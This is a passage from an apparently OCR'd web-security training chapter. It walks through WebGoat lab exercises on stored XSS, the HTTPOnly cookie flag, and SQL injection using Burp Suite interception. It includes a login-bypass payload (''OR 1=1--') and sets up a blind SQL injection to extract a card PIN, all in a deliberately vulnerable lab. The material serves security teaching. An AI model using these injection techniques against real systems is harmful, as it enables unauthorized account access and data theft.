


Figure 19.16 - Selecting ViewProfile to view Tom's profile

Selecting the *ViewProfile* button should cause the "Owned by infosec" popup to now show up in Jerry's browser session. See below.

Figure 19.17 - Successful completion of exercise

At this point you'll also see the "You have completed Stage 1: Stored XSS" message at this point as well.

The implications are pretty strong here. What if the script did something like "change my password to hacker" or "send my session id to owned@infosecinstitute.com"? These are all functions that are very easily coded using Javascript or even just plain old html for that matter!

Exercise 3 - Preventing Cross Site Scripting with HTTPOnly flag

Microsoft implemented cookie property, HTTPOnly, that can help mitigate Cross-Site Scripting attacks that could lead to stolen tokens, credentials and other malicious attacks. When an HTTPOnly cookie is passed by any browser able to understand it, it becomes inaccessible to client-side scripts. This is one way of preventing Cross Site Scripting. It should be pointed out that Internet Explorer 6.0 and earlier does not support HTTPOnly.

In this WebGoat exercise, we'll be looking at the differences between when the HTTPOnly flag is set and when it's not.

Click on the *HTTPOnly Test* portion on the WebGoat home page under *Cross Site Scripting*. See below.




Figure 19.18 - Starting the HTTPOnly tutorial

You'll want to make sure you've enabled intercept in the Burp Suite proxy.




Figure 19.19 - Intercept is on

Once you've made sure intercept is on, you'll want to go back to the WebGoat page and select the *No* radio button to turn off HTTPOnly. See below.




Figure 19.20 - selecting to turn off HTTPOnly

Once you make this change you should see your Burp Suite icon at the bottom of the screen flashing to let you know it's intercepted some data. Go ahead and switch to the Burp Suite screen. Notice the *httponly* variable is set to "False".

Figure 19.21 Burp Suite after turning off HTTPOnly

Go ahead and hit the *Forward* button to pass the change.

Next we're going to see if we can read a cookie while the HTTPOnly flag is turned off. Click the *Read Cookie* button. You should see the following cookie pop up:




Figure 19.22 - Cookie popping up

Go ahead and click Ok to the popup. You should now see Burp Suite intercept more traffic.




Figure 19.24 - Results of clicking the Read Cookie button from the Burp Suite perspective

We can see that the *httponly* flag is set to “False”. So therefore the script that’s being executed to read the cookie is able to run. This exercise is simply doing the script for you that we did in the earlier XSS lab where caused the infosec popup. Click the *Forward* button and return to WebGoat. You should see the following message in red:




Figure 19.25 - HTTPOnly not being enabled notification

Next select the *Write Cookie* button. Again you'll see a cookie popup and upon hitting *OK*. You should see traffic in Burp Suite again. This time you'll see that Burp Suite has intercepted a "write cookie" action.




Figure 19.26 - Write Cookie action captured by Burp Suite

Go ahead and hit the *Forward* button.

Now go back to WebGoat and this time we're going to turn on the HTTPOnly functionality. Do this by selecting the *Yes* radio button to the right. See below.




Figure 19.27 - Enabled the HTTPOnly setting

Of course, after making this change, you will see alert flashes from Burp Suite yet again. This is because selecting the *Yes* radio button has dynamically changed what's displayed and changed the functionality of the HTML to an extent. Go ahead and switch to Burp Suite and hit the *Forward* button.

Now select the *Read Cookie* button as we did previously. You should see that the popup is blank and does not contain a cookie. See below.




Figure 19.28 - Popup after turning on HTTPOnly

Go ahead and hit the *OK* button. As before, this will cause another alert in Burp Suite.

Switch to Burp Suite and notice that even though the cookie is there the script was not able to read it and post it in the popup.




Figure 19.29 - HTTPOnly flag enabled.

Hit the *Forward* button, and return to WebGoat. You should see that it tells you you've successfully prevented the script from reading the cookie because HTTPOnly was enabled.




Figure 19.30 - Success with HTTPOnly

Repeat these steps by hitting the *Write Cookie* button. Once you get back to Burp Suite, the results should look like the following:

Figure 19.31 - Results from the Write Cookie function

Go ahead and hit the *Forward* button.

Now return to WebGoat to see that you've completed the lesson.




Figure 19.32 - Completion of lesson

Exercise 4 - Basic SQL Injection

In this WebGoat exercise, we'll be looking at how to perform basic SQL Injection. We'll first do the string injection exercise, then later follow that up with doing a "blind" injection attack. Here's a short definition of what SQL injection is:

> *"A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a*

given file present on the DBMS file system and in some cases issue commands to the operating system." –Source OWASP

Let's take a username and login field on a web form for example. Typically when you enter a username and password to login to a database via a web form (such as an online bank login), the username and password are combined to form part of a SQL query that basically says "If the username and password I enter match what's in the database (or form a true statement), then do some action on this users behalf." As it turns out, there are many ways to make the username and password part of the query equal "true". This is precisely what we'll be doing in this exercise.

Go back to your WebGoat start page and click on *Injection flaws > LAB: SQL Injection > Stage 1: String SQL Injection.*

Figure 19.33 - Starting the Stage 1 SQL injection exercise

After clicking each link, remember you'll have to go to Burp Suite and hit the *Forward* button to pass the request through the Burp Suite proxy.

The instructions say that we are to try and use the Neville account which has admin privileges to get to the point that we're able perform and admin function. We'll get to that, but first let's look at some basic ways to see what's being sent to the application, how it's being sent, and whether or not there are any apparent client side controls pushed to the browser.

First we'll use the first account in the list to try and see what we can get passed to the POST request that goes to the application.

For the Larry Stooge account, go ahead and enter the password of *infosec*. Now hit the login button.

You should see activity in the Burp Suite proxy. Locate the where the username and password strings are being passed in the proxy. See below.




Figure 19.34 - Capturing the login attempt in Burp Suite.

Notice we can see the *infosec* string we entered. It's also important to note that the username has been converted to a numeric value and it's being passed using a field identified as *employee_id*. If we were doing more advanced injection attacks such as using SQL functions like INSERT, UNION, etc. We would have to tell SQL to perform the action to a specific field in the database. We now know there's a field named "password" and one named "employee_id".

Let's try some basic tests to begin with. In the request that we have paused, let's change the password string of *infosec* to a single quote ('). See the change below.




Figure 19.35 - Changing the infosec password to a single quote

After making the change, go ahead and hit the *Forward* button. If you go back to the WebGoat page, you should see that the login simply failed.




Figure 19.36 - Results of passing single quote.

You should be back at the login field. Now click the dropdown and change the login name to the Neville admin account. Repeat the process, using the password of *infosec*. After you've captured the request in Burp Suite, make the following change:

After the password identifier, enter the following:

'OR 1=1--

That is single quote, OR space, one, equal sign, one, dash dash. See below.




Figure 19.37 - Modifying the password field

Next, hit the *Forward* button to pass the request. If you typed everything exactly right, you should notice now that on the WebGoat page you're informed that you've completed this lesson.




Figure 19.38 - Successful login with the Neville account with admin functions available.

At this point, if we wanted to, we could delete profiles, view profiles and do other functions under the privilege of the admin Neville admin account. Let's move on to the next exercise and do Blind SQL Injection using numeric values and operators.

Exercise 5 - Blind SQL Injection

In this exercise we're going to work on the premise that we've got a stolen credit card or at least, we know the credit card number. We're then going to try and do Blind SQL Injection to a credit card database and extract the card's PIN. Basically we'll use a comparison operator to try and get SQL to tell us when we've gotten close to the correct PIN, then eventually narrow it down to the exact PIN associated with the given credit card number. We're given a few of the table names, which are generally created using standard naming conventions.

Start by going back to the WebGoat start page and selecting *Injection Flaws > Lab: SQL Injection > Blind Numeric SQL Injection.*

See below.

